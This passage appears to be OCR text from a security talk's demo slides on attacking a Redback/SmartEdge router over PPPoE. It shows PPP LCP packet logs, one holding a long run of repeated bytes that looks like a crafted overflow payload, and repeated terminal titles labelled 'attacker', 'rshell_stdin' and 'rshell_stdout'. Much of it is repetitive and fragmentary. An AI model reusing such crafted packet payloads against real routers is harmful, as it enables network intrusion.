O [LCP ConfRej id=15  13 12 01 61 61 61 61 61 61 61 61 61 61 61 61 61 61>]
O [LCP ConfReq id=15  <mru 1492> <auth upap>  2ea66> <mrru 1524> <ed 5 >]
```


Demo Time!!






smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$



Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$



netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker#


galzror — wave@wave: ~ — ssh
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker#
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$
galzror — wave@wave: ~ — ssh
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker#
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#
Monitor



rshell_stdin$
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker#
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$
Control
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#
Monitor

